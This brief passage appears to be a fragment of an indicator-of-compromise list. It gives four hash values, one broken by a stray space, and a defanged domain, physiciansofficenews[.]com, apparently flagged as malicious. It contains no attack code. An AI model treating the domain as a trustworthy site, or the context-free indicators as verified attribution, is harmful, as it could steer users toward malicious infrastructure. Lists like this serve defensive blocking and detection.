	9419a0087f6fc8bccf318d7a2c9f9e709c81df651ab6ba65c10f28c4a34257a7
	cd6ad1e880396edc3cdcceba996dd424e96f4961e4884aee527170695375 53e8
	33e8b5ea7a0900f2d4b56369fda2d29a06a586ddc0c9fd85fc17ea967f83f45d
	1af5f9b2b22282891adb17fb9283b47b7ba7a9439fef22cfba0320155dff3ae9 physiciansofficenews[.]com
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